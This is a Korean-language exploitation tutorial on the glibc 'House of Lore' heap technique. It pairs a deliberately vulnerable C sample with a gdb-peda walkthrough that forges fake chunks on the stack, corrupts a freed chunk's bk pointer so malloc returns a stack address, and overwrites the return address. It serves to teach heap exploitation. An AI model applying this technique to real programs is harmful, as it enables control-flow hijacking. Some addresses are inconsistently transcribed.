

# The House of Lore

Excuse the ads! We need some help to keep our site up.

## List

- 1 [The House of Lore](#)
  - 1.1 [Conditions](#)
  - 1.2 [Exploit plan](#)
    - 1.2.1 [malloc.c - bck->fd != victim](#)
  - 1.3 [Example](#)
    - 1.3.1 [Files](#)
    - 1.3.2 [Source code](#)
    - 1.3.3 [Exploit flow](#)
    - 1.3.4 [Debugging](#)
  - 1.4 [Related information](#)

## The House of Lore

### Conditions

- 해당 기술은 다음과 같은 조건이 만족해야만 동작합니다.
  1. 할당받기를 원하는 영역에 **Fake chunk 구조**를 가지고 있어야 합니다.
  2. 공격자에 의해 **Small chunk, Large chunk의 할당과 해제**가 자유로워야 합니다.
  3. 공격자에 의해 **Freed chunk의 bk영역에 원하는 값을 저장**할 수 있어야 합니다.

### Exploit plan

- 다음과 같은 방법으로 공격할 수 있습니다.
  - 공격대상을 찾습니다.
    - fake chunk 구조를 가지는 Memory 영역
    - fake chunk 구조를 저장할 수 있는 Memory 영역
  - 다른 크기의 2개의 Heap영역을 할당 받습니다.
  - 첫번째 청크를 해제합니다.
  - 해제된 첫번째 청크의 bk영역에 원하는 영역의 주소를 저장합니다.
    - Fake chunk 영역의 주소 + 0x10 = bk영역에 저장할 값
  - 두번째 청크보다 큰 크기의 청크를 할당합니다.
    - 해제된 Small chunk를 Small bin에 등록하기 위해서 할당합니다.
  - 해제된 청크와 동일한 크기의 Heap을 2개 생성합니다.
    - 두번째에 할당된 Heap의 영역은 **fake chunk가 저장되었던 영역으로 할당**됩니다.

### malloc.c - bck->fd != victim

- 아래와 같이 malloc()함수에서 smallbin에 등록된 chunk를 사용할 때 "bck->fd", "victim"의 값이 다른지 확인합니다.
  - 값이 다른 경우 Error 메시지를 출력합니다.
    - "malloc(): smallbin double linked list corrupted"
- 해당 조건을 우회하기 위해 Fake chunk가 필요합니다.
  - Small bin에 등록된 free chunk의 bk 영역에 Fake chunk의 주소를 저장합니다.(victim->bk)
  - Fake chunk는 free chunk 구조를 가져야 합니다.
  - Fake chunk의 fd 영역에 Small bin에 등록된 free chunk의 주소를 저장합니다.(bck->fd)

## malloc.c - 3416 line


```
static void * _int_malloc (mstate av, size_t bytes)
{
...
  if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);
      bin = bin_at (av, idx);

      if ((victim = last (bin)) != bin)
        {
          if (victim == 0) /* initialization check */
            malloc_consolidate (av);
          else
            {
              bck = victim->bk;
              if (__glibc_unlikely (bck->fd != victim))
                {
                  errstr = "malloc(): smallbin double linked list corrupted";
                  goto errout;
                }
              set_inuse_bit_at_offset (victim, nb);
              bin->bk = bck;
              bck->fd = bin;

              if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
              check_malloced_chunk (av, victim, nb);
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
            }
        }
    }
...
}
```

- Fake chunk 구조
  - **Small bin** : victim(0x602000) = bk(0x7fffffff230)->fd(0x602000)
  - **Fake chunk 1** : victim(0x7fffffff230) = bk(0x7fffffff250)->fd(0x7fffffff230)

## Fake chunk struct



## Example

### Files

- [lore.c](#)
- [lore](#)

### Source code

- 해당 함수는 다음과 같은 기능을 합니다.
  - 크기가 다른 Heap 영역을 3개 할당합니다.
    - Small bin(128,256), Large(1200)
  - 첫번째 Heap 만 해제를 합니다.
  - Stack 영역에 최대 56자의 문자열을 저장 할 수 있습니다.
  - 해제된 첫번째 Heap 영역에 값을 저장 할 수 있습니다.
  - 해제된 첫번째 Heap과 같은 크기의 Heap을 할당합니다.

## Sample code

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
    char stack[56];
    printf("Stack : %p\n", stack);

    char *buf1 = malloc(128);
    char *buf2 = malloc(256);

    printf("buf1 : %p\n", buf1);
    printf("buf2 : %p\n", buf2);
    free(buf1);

    printf("Stack : ");
    scanf("%56s",stack);

    void *buf3 = malloc(1200);
    printf("buf3 : %p\n", buf3);
    printf("buf1 : ");
    scanf("%16s",buf1);

    void *buf4 = malloc(128);
    char *buf5 = malloc(128);
    printf("buf4 : %p\n", buf4);
    printf("buf5 : %p\n", buf5);
    printf("buf5 : ");
    scanf("%128s",buf5);
}

```

## Exploit flow

### The House of Lore



## Debugging

- 다음과 같이 Binary를 빌드 합니다.
  - "-fno-stack-protector" 옵션을 이용해 Canary가 적용되지 않도록 빌드 합니다.

## Build

```
lazenca0x0@ubuntu:~/Documents/def$ gcc -fno-stack-protector -o lore lore.c
lazenca0x0@ubuntu:~/Documents/def$ checksec.sh --file ./lore
RELRO           STACK CANARY      NX              PIE             RPATH          RUNPATH        FILE
Partial RELRO   No canary found   NX enabled     No PIE         No RPATH      No RUNPATH     ./lore
lazenca0x0@ubuntu:~/Documents/def$
```

- 다음과 같이 Break point를 설정합니다.

- 0x4006c4 - 첫번째 scanf() 호출 후
- 0x40070d - 두번째 scanf() 호출 후
- 0x400717 - malloc(128) 호출 후
- 0x400725 - malloc(128) 호출 후
- 0x40077b - ret 명령어

## Break points

```
gdb-peda$ b *0x00000000004006c4
Breakpoint 1 at 0x4006c4
gdb-peda$ b *0x000000000040070d
Breakpoint 2 at 0x40070d
gdb-peda$ b *0x0000000000400717
Breakpoint 3 at 0x400717
gdb-peda$ b *0x0000000000400725
Breakpoint 4 at 0x400725
gdb-peda$ b *0x000000000040077b
Breakpoint 5 at 0x40077b
```

- Stack 영역에 다음과 같이 Fake chunk를 생성할 수 있습니다.
  - 사용자 입력 값으로 0x7ffffffe230 ~ 0x7ffffffe268 영역에 값을 저장할 수 있습니다.
- 해당 영역에 다음과 같은 Fake chunk 구조를 저장합니다.

## Fake chunk

0x7ffffffe230	Fake chunk 1	0x4141414141414141	0x4141414141414141
0x7ffffffe240		0x602000 - fd(Forward pointer)	0x7ffffffe250 - bk(Backward pointer)
0x7ffffffe250	Fake chunk 2	0x4141414141414141	0x4141414141414141
0x7ffffffe260		0x00007ffffffe230 - fd(Forward pointer)	

## Set the Fake chunk

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Documents/def/lore
Stack : 0x7fffffff230
buf1 : 0x602010
buf2 : 0x6020a0
Stack : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x000000004006c4 in main ()
gdb-peda$ x/8gx 0x7fffffff230
0x7fffffff230:      0x4141414141414141      0x4141414141414141
0x7fffffff240:      0x4141414141414141      0x4141414141414141
0x7fffffff250:      0x4141414141414141      0x4141414141414141
0x7fffffff260:      0x4141414141414141      0x0000000000000000
gdb-peda$ set *0x7fffffff240 = 0x602000
gdb-peda$ set *0x7fffffff244 = 0x00000000
gdb-peda$ set *0x7fffffff248 = 0x7fffffff250
gdb-peda$ set *0x7fffffff24c = 0x00007fff
gdb-peda$ set *0x7fffffff260 = 0x7fffffff230
gdb-peda$ set *0x7fffffff264 = 0x00007fff
gdb-peda$ x/8gx 0x7fffffff230
0x7fffffff230:      0x4141414141414141      0x4141414141414141
0x7fffffff240:      0x0000000000602000      0x00007fffffff250
0x7fffffff250:      0x4141414141414141      0x4141414141414141
0x7fffffff260:      0x00007fffffff230      0x0000000000000000
gdb-peda$
```

- 다음과 같이 1200크기의 Heap을 할당하면 Unsorted bin 과 Small bin에 변화가 발생합니다.
  - Free chunk가 Unsorted bin에서 Small bin영역으로 이동합니다.
    - Unsorted bin : 0x602000 → 0x7fff7dd37b8(main\_arena.top 영역)
    - Small bin(main\_arena.bins[16],fd) : 0x7fff7dd3838 → 0x602000
    - Small bin(main\_arena.bins[17],bk) : 0x7fff7dd3838 → 0x602000
- 다음과 같이 해제된 Heap 영역(0x602010)의 bk영역에 "fake chunk 1"의 주소 값을 저장합니다.

## Overwrite the bk

```
gdb-peda$ x/2gx 0x602010
0x602010:      0x00007ffff7dd37b8      0x00007ffff7dd37b8
gdb-peda$ p main_arena.bins[1]
$1 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[16]
$2 = (mchunkptr) 0x7ffff7dd3838 <main_arena+216>
gdb-peda$ p main_arena.bins[17]
$3 = (mchunkptr) 0x7ffff7dd3838 <main_arena+216>
gdb-peda$ c
Continuing.
buf3 : 0x6021b0
buf1 : BBBBBBBBBBBBBBBB

Breakpoint 2, 0x00000000040070d in main ()
gdb-peda$ p main_arena.bins[1]
$4 = (mchunkptr) 0x7ffff7dd37b8 <main_arena+88>
gdb-peda$ x/gx 0x7ffff7dd37b8
0x7ffff7dd37b8 <main_arena+88>:      0x0000000000602660
gdb-peda$ p main_arena.top
$5 = (mchunkptr) 0x602660
gdb-peda$ p main_arena.bins[16]
$6 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$7 = (mchunkptr) 0x602000
gdb-peda$ x/2gx 0x602010
0x602010:      0x4242424242424242      0x4242424242424242
gdb-peda$ set *0x602018 = 0x7fffffff230
gdb-peda$ set *0x60201c = 0x00007fff
gdb-peda$ x/2gx 0x602010
0x602010:      0x4242424242424242      0x00007fffffff230
gdb-peda$
```

- 해제된 Heap과 같은 크기(128)의 Heap을 생성합니다.
  - 첫번째 할당 받은 Heap 영역은 buf1영역을 재할당 받았습니다.
  - Small bin에 등록된 영역을 사용했으며, Small bin에 변화가 발생합니다.
    - Small bin(main\_arena.bins[17],bk) : 0x602000 → 0x7fffffff230
- 두번째 할당 받은 Heap 영역은 Stack 영역을 할당 받았습니다.
  - Small bin(main\_arena.bins[17],bk) 영역에 저장된 영역을 사용합니다.
  - 0x7fffffff230 + 0x10 = 0x7fffffff240

## malloc(128), malloc(128)

```
gdb-peda$ c
Continuing.
Breakpoint 3, 0x000000000400717 in main ()
gdb-peda$ i r rax
rax      0x602010      0x602010
gdb-peda$ p main_arena.bins[16]
$8 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$9 = (mchunkptr) 0x7fffffff230

gdb-peda$ c
Continuing.
Breakpoint 4, 0x000000000400725 in main ()
gdb-peda$ i r rax
rax      0x7fffffff240      0x7fffffff240
gdb-peda$ p main_arena.bins[17]
$10 = (mchunkptr) 0x7fffffff250
```

- 다음과 같이 할당 받은 공간에 값을 저장해 Return address를 덮어쓸 수 있습니다.
  - Return address 영역을 덮어쓰기 때문에 "Segmentation fault." 에러가 발생하게 됩니다.

## Overwrite the Stack area

```
gdb-peda$ c
Continuing.
buf4 : 0x602010
buf5 : 0x7fffffff240
buf5 :
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC

Breakpoint 5, 0x0000000040077b in main ()
gdb-peda$ i r rsp
rsp             0x7fffffff298             0x7fffffff298
gdb-peda$ x/gx 0x7fffffff298
0x7fffffff298:      0x4343434343434343
gdb-peda$ ni

Program received signal SIGSEGV, Segmentation fault.
0x0000000040077b in main ()
gdb-peda$ bt
#0  0x0000000040077b in main ()
#1  0x4343434343434343 in ?? ()
#2  0x4343434343434343 in ?? ()
#3  0x4343434343434343 in ?? ()
#4  0x4343434343434343 in ?? ()
#5  0x4343434343434343 in ?? ()
#6  0x0000000000000000 in ?? ()
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>
- <https://gbmaster.wordpress.com/2015/07/16/x86-exploitation-101-house-of-lore-people-and-traditions>